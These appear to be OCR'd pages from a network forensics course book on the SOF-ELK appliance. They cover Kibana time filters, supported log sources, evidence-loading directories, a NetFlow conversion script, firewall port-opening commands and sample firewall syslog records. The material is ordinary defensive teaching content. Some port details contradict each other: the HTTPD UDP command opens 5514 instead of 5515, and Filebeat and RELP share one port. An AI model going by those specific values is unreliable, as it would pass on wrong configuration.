
[1] `http://for572.com/pr4dx`



Here are the different time frame selections available in the Kibana interface. These options give the user great flexibility in determining what records to analyze. Note the default time frame is to show records for the 15 minutes prior to the current time. This can be changed to a number of different values by clicking on the text that states, "Last 15 minutes" here and selecting from the options presented.

The user also has the option of enabling an automatic refresh that will trigger an update to the dashboard's contents at a specified interval.






In an effort to maximize the opportunities to use the Elastic Stack while addressing the various aforementioned weaknesses, the SOF-ELK distribution was born. The Security Operations and Forensics ELK is a virtual machine appliance designed as a self-contained Elastic Stack installation with a growing variety of log/NetFlow parsers and dashboards. We will use the SOF-ELK extensively in this class, and it will soon be used in additional SANS classes where ELK would be a benefit. The distribution is also provided outside of any classroom context as a free and open source resource for the broader DFIR and information security communities.

The SOF-ELK VM from your FOR572 course USB is synchronized to the course content and should be used for all labs in this class. However, the latest public distribution is documented in the README,[1] including high-level configuration details, documentation, and the VM download link. Additionally, all configuration files and dashboards are maintained in a public GitHub repository,[2] enabling collaboration.

References:

[1] `http://for572.com/sof-elk-readme`

[2] `http://for572.com/sof-elk-git`



SOF-ELK has been configured to ingest a variety of the most common evidence sources. Currently, there are several supported evidence sources, including:

- **Syslog**: Any log files from a syslog-generating source. Default formats are fully supported as well as several common but nonstandard formats.
- **HTTPD logs**: Logs in common or combined/extended format, optionally prefixed with the virtualhost name. These can be in native HTTPD log format or in syslog-formatted messages.
- **Passive DNS logs**: Logs from the passivedns utility[1], either in native format or in syslog-formatted messages.
- **Zeek logs**: Several log types from the Zeek NSM can be ingested, with more added as development continues. For example, Zeek's "`http.log`" files will be parsed into the same data structures as the HTTPD server logs and the "`conn.log`" files will be parsed in the same manner as NetFlow. In these cases, the dashboards for each type of data will display all similar data seamlessly.
- **NetFlow**: NetFlow records formatted specifically for Logstash's NetFlow codec handler.

Of particular importance is that all of these evidence sources can be ingested both from archived evidence in the form of files on disk, or in "live" mode. This allows SOF-ELK to operate in both forensic and live IR capacities to support DFIR and hunt team operations, as well as a SIEM-like continuous monitoring capacity to support security operations. To load archived evidence, simply place the files into the appropriate designated directory on the VM:

- **Syslog files**: `/logstash/syslog/yyyy/`
  - Replace "yyyy" with the year in which the logs are created. Because the default syslog format does not include a year value, this method ensures proper timelining. If the syslog files contain a more detailed but nonstandard date such as ISO 8601 format, the more explicitly stated date value will be used.
- **HTTPD log files**: `/logstash/httpd/`
- **Passive DNS log files**: `/logstash/passivedns/`


- **Archived NetFlow files**: `/logstash/nfarch/`
  - This feature requires the NetFlow evidence to be parsed to match Logstash's live NetFlow codec and then placed into an ASCII file that is placed into the specified directory. For `nfdump`-based evidence as used in this class, the "`nfdump2sof-elk.sh`" script has been provided on the SOF-ELK VM that automates and streamlines this process.
  - Load the `nfcapd`-based data to the SOF-ELK VM via SCP, then load it to SOF-ELK with the script:
    - `$ nfdump2sof-elk.sh -r /path/to/netflow/nfcapd.201703190000 ⏎`
      `-w /logstash/nfarch/input_filename.txt`
    - `$ nfdump2sof-elk.sh -r /path/to/netflow/directory/ ⏎`
      `-w /logstash/nfarch/other_input_file.txt`
  - Optionally, specify an exporter IP address with the "`-e`" flag:
    - `$ nfdump2sof-elk.sh -e 10.3.68.1 -r ⏎`
      `/path/to/netflow/nfcapd.201703190000 ⏎`
      `-w /logstash/nfarch/input_filename.txt`
- **Zeek log files**: `/logstash/zeek/`
  - Zeek's log files are generally stored in directories indicating the date on which they were created (e.g. "`2017-11-17`"), with filenames that indicate the hour covered (e.g. "`conn.08:00:00-09:00:00.log`"). SOF-ELK handles this directory naming structure and requires the original file names to properly load the source data.

The live mode supports three input mechanisms. To enable each, first open the firewall port with the commands detailed on the SOF-ELK Introduction Dashboard, then configure the appropriate source/shipper to send data to the SOF-ELK VM's exposed network interface. The VM will also need to have its network interface changed from NAT to bridged mode in most cases.

- Filebeat protocol on port TCP/5516: This also requires the filebeat shipper to send log data with an appropriate "type" value of either "syslog" or "httpdlog".
  - `$ sudo firewall-modify.sh -a open -p 5516 -r tcp`
- Syslog messages via the syslog protocol on TCP/5514 and UDP/5514
  - `$ sudo firewall-modify.sh -a open -p 5514 -r tcp`
  - `$ sudo firewall-modify.sh -a open -p 5514 -r udp`
- Syslog messages via the RELP protocol on TCP/5516
  - `$ sudo firewall-modify.sh -a open -p 5516 -r tcp`
- NetFlow v5 via UDP/9995
  - `$ sudo firewall-modify.sh -a open -p 9995 -r udp`
- HTTPD logs via the syslog protocol on TCP/5515 and UDP/5515
  - `$ sudo firewall-modify.sh -a open -p 5515 -r tcp`
  - `$ sudo firewall-modify.sh -a open -p 5514 -r udp`


References:

[1] `http://for572.com/passivedns`




Recall that another shortfall of the default Elastic Stack is that dashboards and visualizations must be created around the specific evidence loaded as well as how Logstash parses and enriches it. Fortunately, because SOF-ELK provides a predictable data load and Logstash configuration, it can also include some default dashboards to make use of the evidence.

The "SOF-ELK VM Introduction Dashboard," shown here and enlarged on the next page, simply shows what evidence has been loaded for the selected time period. These are broken down by record type, with a summary of the sources from which the evidence has been collected. Below the sections shown here are some additional instructions on how to load evidence from archived or live sources, including firewall commands needed for the latter.



The SOF-ELK Introduction Dashboard is good to get a feel for the evidence that's been loaded, but the real value comes from the data type–specific dashboards that ship with SOF-ELK. The Syslog Dashboard shows the events per time unit across the top, as well as a breakdown by source system and source program in the pie graphs. These are fully interactive, allowing the analyst to interact with the data as hypotheses are refined and new questions are formed. For example, clicking and dragging on the timeline will alter the time window for the dashboard. Clicking on any of the pie graph sections will create a filter to include only records where the underlying field contains the selected value.

The core concept of the Kibana dashboards is that they are interactive, allowing an exploration of the underlying source data, not just a read-only view of a single predetermined picture.




Below the panels shown on the previous slide is a full list of records that match the current search and any active filters, shown on the left side here. This is a spreadsheet-like, summary view of each record, one per row. The SOF-ELK dashboards include some of the most useful columns of data by default, but you can also modify these to best suit your investigative needs.

Syslog Discovery

1–50 of 128,824


Time	syslog_hostname	syslog_program	message
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.019650] Allow proxy to WWW: IN=eth3 OUT=eth1 MAC=cc:2e:4d:00:0e:07:cc:2e:4d:00:18:08:08:00 SRC=155.6.4.10 DST=54.69.100.200 LEN=60 TOS=0x00 PREC=0x00 TTL=62 ID=30901 DF PROTO=TCP SPT=37042 DPT=443 WINDOW=29200 RES=0x00 SYN URGP=0
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.336081] Deny invalid: IN=eth3 OUT=eth1 MAC=cc:2e:4d:00:0e:07:cc:2e:4d:00:18:08:08:00 SRC=155.6.4.10 DST=54.69.100.200 LEN=40 TOS=0x00 PREC=0x00 TTL=62 ID=22134 DF PROTO=TCP SPT=37042 DPT=443 WINDOW=0 RES=0x00 RST URGP=0
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.006938] Allow DNS-UDP Inet to DMZ: IN=eth3 OUT=eth2 MAC=cc:2e:4d:00:0e:07:cc:2e:4d:00:18:08:08:00 SRC=155.6.4.4 DST=155.6.1.11 LEN=84 TOS=0x00 PREC=0x00 TTL=126 ID=1577 PROTO=UDP SPT=57880 DPT=53 LEN=64
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.007097] Allow DNS-UDP Inet to DMZ: IN=eth3 OUT=eth2 MAC=cc:2e:4d:00:0e:07:cc:2e:4d:00:18:08:08:00 SRC=155.6.4.4 DST=155.6.1.11 LEN=84 TOS=0x00 PREC=0x00 TTL=126 ID=1578 DF PROTO=UDP SPT=58091 DPT=53 LEN=64
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.008076] Allow DNS-UDP DMZ to Google: IN=eth2 OUT=eth1 MAC=cc:2e:4d:00:0e:06:cc:2e:4d:00:10:02:08:00 SRC=155.6.1.11 DST=8.8.8.8 LEN=84 TOS=0x00 PREC=0x00 TTL=127 ID=10136 PROTO=UDP SPT=50608 DPT=53 LEN=64
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.008185] Allow DNS-UDP DMZ to Google: IN=eth2 OUT=eth1 MAC=cc:2e:4d:00:0e:06:cc:2e:4d:00:10:02:08:00 SRC=155.6.1.11 DST=8.8.8.8 LEN=84 TOS=0x00 PREC=0x00 TTL=127 ID=10137 PROTO=UDP SPT=52007 DPT=53 LEN=64
2017-11-06 22:54:07.000Z	155.6.1.17	kernel:	[3954577.336028] Deny invalid: IN=eth3 OUT=eth1 MAC=cc:2e:4d:00:0e:07:cc:2e:4d:00:18:08:08:00 SRC=155.6.4.10 DST=54.69.100.200 LEN=40 TOS=0x00 PREC=0x00 TTL=62 ID=22133 DF PROTO=TCP SPT=37042 DPT=443 WINDOW=0 RES=0x00 RST URGP=0




